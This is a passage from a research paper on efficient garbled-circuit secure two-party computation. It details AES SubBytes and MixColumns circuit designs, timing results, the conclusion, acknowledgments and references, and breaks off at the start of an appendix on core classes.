Minimizing total time. Our second design aims to minimize the total execution time by implementing `SubBytes` with an efficient circuit derived from the work of Wolkerstorfer et al. [33]. The two logical components of `SubBytes` are computing an inverse over GF(2^8) and an affine transformation over GF(2). The circuit we use to compute the inverse over GF(2^8) is given in Figure 8. In essence, GF(2^8) is viewed as an extension of GF(2^4), so that an element of GF(2^8) is mapped to a vector of length two over GF(2^4). A series of operations over GF(2^4) are applied to these values, which are then mapped back to an element in GF(2^8). In this circuit diagram, Map and Inverse Map circuits realize the bijection between GF(2^8) and $(\text{GF}(2^4))^2$; $\oplus$ and $\otimes$ represent *addition* and *multiplication* over GF(2^4), respectively. The affine transform over finite field GF(2) and all of the component circuits except for the $\otimes$ and GF(2^4)Inverse circuits can be implemented using XOR gates alone. Since each $\otimes$ circuit has 16 non-free gates and each GF(2^4)Inverse has 10 non-free gates, the total number of non-free gates per GF(2^8)Inverse circuit is $16 \times 3 + 10 = 58$.

MixColumns. The core functionality of `MixColumns` is to compute $s'_c(x) = a(x) \otimes s_c(x)$, where $0 \le c < 4$ specifies the column, $a(x) = \{03\}x^3 + \{01\}x^2 + \{01\}x + \{02\}$, and $\otimes$ denotes multiplication over finite field GF(2^8). Let $s_c(x) = s_{3,c}x^3 + s_{2,c}x^2 + s_{1,c}x + s_{0,c}$ and $s'_c(x) =$




Figure 8: Inverse Circuit over GF(2^8).

$s'_{3,c}x^3 + s'_{2,c}x^2 + s'_{1,c}x + s'_{0,c}$. This is equivalent to

$$\begin{aligned}
s'_{0,c} &= (\{02\}\cdot s_{0,c}) \oplus (\{03\}\cdot s_{1,c}) \oplus s_{2,c} \oplus s_{3,c} \\
s'_{1,c} &= s_{0,c} \oplus (\{02\}\cdot s_{1,c}) \oplus (\{03\}\cdot s_{2,c}) \oplus s_{3,c} \\
s'_{2,c} &= s_{0,c} \oplus s_{1,c} \oplus (\{02\}\cdot s_{2,c}) \oplus (\{03\}\cdot s_{3,c}) \\
s'_{3,c} &= (\{03\}\cdot s_{0,c}) \oplus s_{1,c} \oplus s_{2,c} \oplus (\{02\}\cdot s_{3,c}).
\end{aligned}$$

It follows that:

$$\begin{aligned}
s'_{0,c} &= (\{02\}\cdot s_{0,c}) \oplus (\{02\}\cdot s_{1,c}) \oplus s_{1,c} \oplus s_{2,c} \oplus s_{3,c} \\
s'_{1,c} &= s_{0,c} \oplus (\{02\}\cdot s_{1,c}) \oplus (\{02\}\cdot s_{2,c}) \oplus s_{2,c} \oplus s_{3,c} \\
s'_{2,c} &= s_{0,c} \oplus s_{1,c} \oplus (\{02\}\cdot s_{2,c}) \oplus (\{02\}\cdot s_{3,c}) \oplus s_{3,c} \\
s'_{3,c} &= (\{02\}\cdot s_{0,c}) \oplus s_{0,c} \oplus s_{1,c} \oplus s_{2,c} \oplus (\{02\}\cdot s_{3,c}).
\end{aligned}$$

The operation $\{02\}\cdot b$ is defined as multiplying b by $\{02\}$ modulo $\{1b\}$ in GF(2^8). If $b = b_7 \cdots b_1 b_0$, and $z = z_7 \cdots z_1 z_0 = \{02\}\cdot b$, the output bits can be computed using only XOR gates:

$$\begin{aligned}
&z_7 = b_6, && z_6 = b_5, && z_5 = b_4, && z_4 = b_3 \oplus b_7, \\
&z_3 = b_2 \oplus b_7, && z_2 = b_1, && z_1 = b_0 \oplus z_7, && z_0 = b_7
\end{aligned}$$

For every column of 4-byte numbers, the equations above are implemented by the MixOneColumn circuit (Figure 9). Each invocation of `MixColumns` involves processing four columns, so we can build the MixColumns circuit by juxtaposing four MixOneColumn circuits. Thus, the MixColumns circuit can be implemented using only XOR gates.

7.3 Results

Using the first (online-minimizing) SubBytes design, there are no non-free gates and 160 oblivious table lookups. The total time for the computation is 1.6 seconds without preprocessing. With preprocessing, the online time to evaluate the circuit is 0.008 seconds (since the evaluator can always identify the right entry in the table to decrypt), more than 50 times faster than the best previous results [11].




Figure 9: MixOneColumn Circuit.

With our second design, the total number of non-free gates for the entire AES computation is $58 \times 16 \times 10 = 9280$. The overall time is 0.2 seconds (of which 0.08 seconds is spent on oblivious transfer) without preprocessing, more than 16 times faster than the best previous results [11]. The online time is 0.06 seconds with preprocessing enabled.

8 Conclusion

Misconceptions about the performance and scalability of garbled circuits are pervasive. This perception has led to the development of several complex, special-purpose protocols for problems that are better addressed by garbled circuits. We demonstrate that a simple pipelining approach, along with techniques to minimize circuit size, is enough to make garbled circuits scale to many large problems, and practical enough to be competitive with special-purpose protocols.

We hope improvements in the efficiency of privacy-preserving computing will enable many sensitive applications to be deployed. Ours is just a first step towards that goal, and more work needs to be done before secure computation can be used routinely in practice. Although our approach enables circuits to scale arbitrarily and make evaluation substantially faster than previous work, it is still far slower than normal computation. Further performance improvements are needed before large problems can be computed securely in interactive systems. In addition, our work assumes the semi-honest threat model which is only suitable for certain scenarios where only one party obtains the output or both parties can rely on verified implementations. Efficient protocols secure against a malicious adversary model appear to be much more challenging to design.

Acknowledgments

The authors thank Ian Goldberg for his extensive and very helpful comments and suggestions on this paper. Peter Chapman, Jiamin Chen, Yikan Chen, Austin DeVinney, Brittany Harris, Sang Koo, abhi shelat, Chi-Hao Shen, Dawn Song, David Wagner, and Samee Zahur also provided valuable comments on this work. The authors thank Somesh Jha and Louis Kruger for providing their Smith-Waterman secure computation implementation and answering our questions about it.

This work was partly supported by grants from the National Science Foundation, DARPA, and a MURI award from the Air Force Office of Scientific Research. The contents of this paper do not necessarily reflect the position or the policy of the US Government, and no official endorsement should be inferred.

References

[1] Y. Aumann and Y. Lindell. Security against Covert Adversaries: Efficient Protocols for Realistic Adversaries. In *4th Theory of Cryptography Conference*, 2007.

[2] M. Bellare and P. Rogaway. Random Oracles Are Practical: A Paradigm for Designing Efficient Protocols. In *ACM Conference on Computer and Communications Security* (CCS), 1993.

[3] J. Daemen and V. Rijmen. *The Design of Rijndael: AES — The Advanced Encryption Standard*. Springer Verlag, 2002.

[4] Z. Erkin, M. Franz, J. Guajardo, S. Katzenbeisser, I. Lagendijk, and T. Toft. Privacy-preserving Face Recognition. In *9th International Symposium on Privacy Enhancing Technologies*, 2009.

[5] S. Even, O. Goldreich, and A. Lempel. A Randomized Protocol for Signing Contracts. *Communications of the ACM*, 28(6), 1985.

[6] E. Gamma, R. Helm, R. E. Johnson, and J. Vlissides. *Design Patterns — Elements of Reusable Object-Oriented Software*. Addison-Wesley, March 1995.

[7] O. Goldreich. *Foundations of Cryptography, Volume 2: Basic Applications*. Cambridge University Press, Cambridge, UK, 2004.

[8] O. Goldreich, S. Micali, and A. Wigderson. How to Play Any Mental Game, or a Completeness Theorem for Protocols with Honest Majority. In *19th ACM Symposium on Theory of Computing* (STOC), 1987.

[9] D. Harnik, Y. Ishai, E. Kushilevitz, and J. B. Nielsen. OT-combiners via Secure Computation. In *5th Theory of Cryptography Conference*, 2008.

[10] C. Hazay and Y. Lindell. *Efficient Secure Two-Party Computation: Techniques and Constructions*. Springer, 2010.

[11] W. Henecka, S. Kögl, A.-R. Sadeghi, T. Schneider, and I. Wehrenberg. TASTY: Tool for Automating Secure Two-party Computations. In *ACM Conference on Computer and Communications Security* (CCS), 2010.

[12] S. Henikoff and J. G. Henikoff. Amino Acid Substitution Matrices from Protein Blocks. In *Proceedings of the National Academy of Sciences of the United States of America*, 1992.

[13] Y. Huang, L. Malka, D. Evans, and J. Katz. Efficient Privacy-preserving Biometric Identification. In *Network and Distributed System Security Symposium* (NDSS), 2011.

[14] Y. Ishai, J. Kilian, K. Nissim, and E. Petrank. Extending Oblivious Transfers Efficiently. In *Advances in Cryptology — Crypto*, 2003.

[15] A. Jarrous and B. Pinkas. Secure Hamming Distance Based Computation and its Applications. In *Applied Cryptography and Network Security* (ACNS), 2009.

[16] S. Jha, L. Kruger, and V. Shmatikov. Towards Practical Privacy for Genomic Computation. In *IEEE Symposium on Security & Privacy*, 2008.

[17] V. Kolesnikov, A.-R. Sadeghi, and T. Schneider. Improved Garbled Circuit Building Blocks and Applications to Auctions and Computing Minima. In *Cryptology and Network Security* (CANS), 2009.

[18] V. Kolesnikov and T. Schneider. Improved Garbled Circuit: Free XOR Gates and Applications. In *International Colloquium on Automata, Languages, and Programming* (ICALP), 2008.

[19] Y. Lindell and B. Pinkas. An Efficient Protocol for Secure Two-party Computation in the Presence of Malicious Adversaries. In *Advances in Cryptology — Eurocrypt*, 2007.

[20] Y. Lindell and B. Pinkas. Secure Two-party Computation via Cut-and-Choose Oblivious Transfer. In *7th Theory of Cryptography Conference*, 2011.

[21] Y. Lindell, B. Pinkas, and N. Smart. Implementing Two-party Computation Efficiently with Security against Malicious Adversaries. In *International*

Conference on Security and Cryptography for Networks (SCN), 2008.

[22] D. Malkhi, N. Nisan, B. Pinkas, and Y. Sella. Fairplay — a Secure Two-party Computation System. In *13th USENIX Security Symposium*, 2004.

[23] R. Mott. Smith-Waterman Algorithm. In *Encyclopedia of Life Sciences*. John Wiley & Sons, 2005.

[24] M. Naor and B. Pinkas. Computationally Secure Oblivious Transfer. *Journal of Cryptology*, 18(1), 2005.

[25] J. B. Nielsen and C. Orlandi. LEGO for Two-party Secure Computation. In *6th Theory of Cryptography Conference*, 2009.

[26] M. Osadchy, B. Pinkas, A. Jarrous, and B. Moskovich. SCiFI: A System for Secure Face Identification. In *IEEE Symposium on Security & Privacy*, 2010.

[27] B. Pinkas, T. Schneider, N. Smart, and S. Williams. Secure Two-party Computation is Practical. In *Advances in Cryptology — Asiacrypt*, 2009.

[28] M. O. Rabin. How to Exchange Secrets with Oblivious Transfer. Technical Report 81, Harvard University, 1981.

[29] A.-R. Sadeghi, T. Schneider, and I. Wehrenberg. Efficient Privacy-preserving Face Recognition. In *ICISC 09: 12th International Conference on Information Security and Cryptology*, 2009.

[30] A. Shelat and C.-H. Shen. Two-output Secure Computation with Malicious Adversaries. In *Advances in Cryptology — Eurocrypt*, 2011.

[31] T. F. Smith and M. S. Waterman. Identification of Common Molecular Subsequences. *Journal of Molecular Biology*, 1981.

[32] D. Szajda, M. Pohl, J. Owen, and B. G. Lawson. Toward a Practical Data Privacy Scheme for a Distributed Implementation of the Smith-Waterman Genome Sequence Comparison Algorithm. In *Network and Distributed System Security Symposium* (NDSS), 2006.

[33] J. Wolkerstorfer, E. Oswald, and M. Lamberger. An ASIC Implementation of the AES S-boxes. In *Cryptographers' Track — RSA*, 2002.

[34] A. C.-C. Yao. How to Generate and Exchange Secrets. In *27th Symposium on Foundations of Computer Science* (FOCS), 1986.

A Core Classes

The core classes in our framework are shown in the UML diagram below.